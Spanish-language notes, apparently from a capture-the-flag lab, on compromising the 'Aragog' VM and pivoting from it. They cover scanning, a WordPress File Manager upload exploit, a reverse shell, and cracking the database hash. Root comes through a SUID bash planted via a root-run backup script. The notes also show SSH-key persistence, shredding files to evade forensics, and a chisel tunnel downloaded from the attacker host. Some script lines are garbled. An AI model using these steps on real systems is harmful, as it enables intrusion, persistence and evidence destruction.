
Pivoting



**Realizamos un escaneo de la primer maquina de nmap

Aragog

sudo nmap -p- --open -sS --min-rate 5000 -n -Pn 192.168.3.42 -oG allPorts

**Dado los puertos que me da les escaneare para ver servicios y versiones

sudo nmap -sCV -p22,80 192.168.3.42 -oN targeted

**Resultados


PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
| 256 1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
|_ 256 3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:80:D4:38 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

**También haremos un consulta con whatweb al sitio web que corre

whatweb http://192.168.3.42

```
❯ whatweb http://192.168.3.42
http://192.168.3.42 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.3.42]
```

**En un principio la pagina web es esta, asi que haremos una busqueda de directorios con gobuster



gobuster dir -u http://192.168.3.42/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt

**Resultados


```
❯ gobuster dir -u http://192.168.3.42/          are/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============  ==========================================
Gobuster v3.6
by OJ Reeves (@TheCo   nial) & Christian Mehlmauer (@firefart)
===============  ==========================================
[+] Url:            http://192.168.3.42/
[+] Method:         GET
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:  404
[+] User Agent:     gobuster/3.6
[+] Timeout:        10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/blog           (Status: 301) [Size: 311] [--> http://192.168.3.42/blog/]
/javascript     (Status: 301) [Size: 317] [--> http://192.168.3.42/javascript/]
/server-status  (Status: 403) [Size: 277]
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
```

**En el directorio blog, hay un una pagina de blogs, esta esta construida en wordpress, realizamos un wpscan

wpscan --url http://192.168.3.42/blog/ --enumerate u,vp --plugins-detection aggressive

(enumera cuentas y plugins vulnerables)


**Wp scan para que te detecte plugins vulnerables hay que dar un argumento con el valor de una api token, esta es de costo, si no se otorga en este caso no se genero ningun resultado de plugin vulnerable, despues de otorgarle el toke genero un reporte de varios plugins los cuales estaban vulnerables




**Hay una vulnerabilidad llamada File Manager 6.0-6.9 - Unauthenticated Arbitrary File Upload leading to RCE, descargamos un exploit desde la pagina de wpscan y creamos u narchivo llamado payload.php con el siguiente contenido

(sin los \ antes de pre)

**Ejecutamos el exploit



**Esto genera una reverse shell, introducimos el ya famosillo comando para establecer la conexion con nuestra terminal en nuestra maquina




**Una vez con una reverse shell establecida, borramos el payload.php con shred, esto para no dejar rastro con forense

shred -zun 10 -v payload.php

(Aun quedaria logs que borrar)

**Indagamos en la maquina y encontramos en home los usuarios que hay, esta hagrid, este tiene un valor en un txt que esta en base64, decodificado da

**Buscamos wordpress en /var/www/html/ para buscar información pero vemos que no hay mucho, también sabemos que estamos en apache así que podemos ir a apache2 para buscar información



**Vemos que el directorio esta en /usr/share/wordpress aqui buscaremos wp-config.php
Aqui en el codigo se ve que llama a la ruta /etc/wordpress/config-default.php donde hay cuentas

```
www-data@Aragog:/usr/share/wordpress$ cd /etc/wordpress/config-default.php
bash: cd: /etc/wordpress/config-default.php: Not a directory
www-data@Aragog:/usr/share/wordpress$ cd /etc/wordpress/
www-data@Aragog:/etc/wordpress$ ls
config-default.php  htaccess
www-data@Aragog:/etc/wordpress$ cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
```

**Esto evidentemente son las credenciales y datos para una base de datos, nos conectamos a ella

mysql -uroot -p

Y empezamos a indagar

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.115 sec)
```

**Encontramos la tabla usuarios

```
MariaDB [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]> describe wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.001 sec)
```

```
MariaDB [wordpress]> select * from wp_users;
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email          | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
| 1 | hagrid98   | $P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc. | wp-admin      | hagrid98@localhost.local |          | 14:21:02 |                     |           0 | WP-Admin     |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
```


**Con fuerza bruta crackeamos la clave, el siguiente comando saca la ruta absoluta

```
john -w:$(locate rockyou.txt)
```

Después de hacer tab después de los dos puntos te la dara

```
john -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2025-04-14 22:27) 5.000g/s 7680p/s 7680c/s 7680C/s teacher..mexico1
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

**Ahora que tenemos credenciales, vamos a intentar conectarnos por ssh



**Con el siguiente comando buscaremos binarios cuyos permisos sean suid


find -perm -4000 2>/dev/null

**En este caso no hay nada, bucaremos ahora donde el creador sea hagrid

find -user hagrid98 2>/dev/null

**Aqui hay un packup

Este archivo lo que hace es una copia recursiva



Si vemos a donde van veremos que el usuario que ejecuta las tareas es root

entramos al backup, y añadimos la linea que empieza con chmod

```
GNU nano 3.2                    /opt/.backup.sh                    Modified

#!/bin/bash

cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
chmod u+s /bin/bash
```

al listar los permisos si en vez de rwxr, vemos rwsr, entonces el cambio se ha hecho

watch -n 1 ls -l /bin/bash

```
Every 1.0s: ls -l /bin/bash

-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
```


**ejecutamos bash -p y listo

```
hagrid98@Aragog:/$ bash -p
bash-5.0# whoami
root
bash-5.0#
```

Nos metemos a root

```
bash-5.0# cd /root/
bash-5.0# ls
horcrux2.txt
bash-5.0# cat horcrux2.txt
  ____                            _         _      _   _
 / ___|___  _ __   __ _ _ __ __ _| |_ _   _| | __ _| |_(_) ___  _ __  ___
| |   / _ \| '_ \ / _` | '__/ _` | __| | | | |/ _` | __| |/ _ \| '_ \/ __|
| |__| (_) | | | | (_| | | | (_| | |_| |_| | | (_| | |_| | (_) | | | \__ \
 \____\___/|_| |_|\__, |_|  \__,_|\__|\__,_|_|\__,_|\__|_|\___/|_| |_|___/
                  |___/


Machine Author: Mansoor R (@time4ster)
Machine Difficulty: Easy
Machine Name: Aragog
Horcruxes Hidden in this VM: 2 horcruxes

You have successfully pwned Aragog machine.
Here is your second hocrux: horcrux_{MjogbWFSdm9MbyBHYVVudCdzIHJpTmcgZGVTdHJPeWVkIGJZIERVbWJsZWRPcmU=}




# For any queries/suggestions feel free to ping me at email: time4ster@protonmail.com

bash-5.0#
```

De momento ya hemos vulnerado una maquina por lo que la cosa va asi



Ahora en /root/ /.ssh/

vamos a crear una clave publica

creando ssh-keygen con -t rsa y pegandolo en la maquina victima, podremos ganar acceso directo como root por ssh sin tener que ingresar claves


se crea
ssh-keygen -t rsa -b 4096 -C "kali@kali"

copia la clave
cat ~/.ssh/id_rsa.pub

en la maquina victima abre el archivo
nano /root/.ssh/authorized_keys

reinicia
systemctl restart ssh

y pega tu clave para que puedas entrar como root de la siguiente manera



Nagiri


Después con localhost -I, vemos nuestra IP de la otra interfaz, con el siguiente script en sh, bash, vamos a ver que ip's estan activas

for i in $(seq 1254); do timeout 1 bash -c "ping -c 1 10.10.0.i" &>/dev/null && echo "[+] El host 10.10.0.$i esta activo" &
done; wait

Recordar darle permisos de ejecucion y quitar la barra invertida atras de $i

chmod +x nombre

**Booyah tenemos ip's




**Aplicamos un cambio en el sh para checar puertos

#!/bin/bash

for i in $(seq 1 254); do for port in 21 22 80 445 8080; do timeout 1 bash -c "echo" > /dev/tcp/10.10.0.i/port" &>/dev/null && echo "[+] El host 10.10.0.i está activo y el PORT: $port está OPEN" &
done
done; wait

**Nos da como resultado al ejecutarlo



**Todo esto fue desde ssh en la maquina aragog, lo que haremos ahora sera crear un tunel con nuestra maquina host atacante para poder emplear las herramientas apropiadas.

Con chisel desde nuestra maquina atacante lo pondremos como servidor y desde las victimas cono clientes

Lo pasamos, desde la carpeta donde esta chiselo lo mandamos

y en la victima para obtenerlo

wget http://192.168.3.41/chisel

Otra manera para enviarlo es si ya comprometimos ssh y no nos pide clave, para mandarla seria asi

Iniciamos el server

Ponemos como cliente a aragog

./chisel client 192.168.3.41:1234 R:socks

**Configuración

configuramos el archivo proxychains4 (aveces tiene un numero al final que es la version),

emacs /etc/proxychains4.conf

comentamos dynamic_chaim

descomentamos strict_chain

agregamos al final de todo

sock5 127.0.0.1 1080


guardamos

**Ahora los comandos los haremos con proxychains4 al inicio

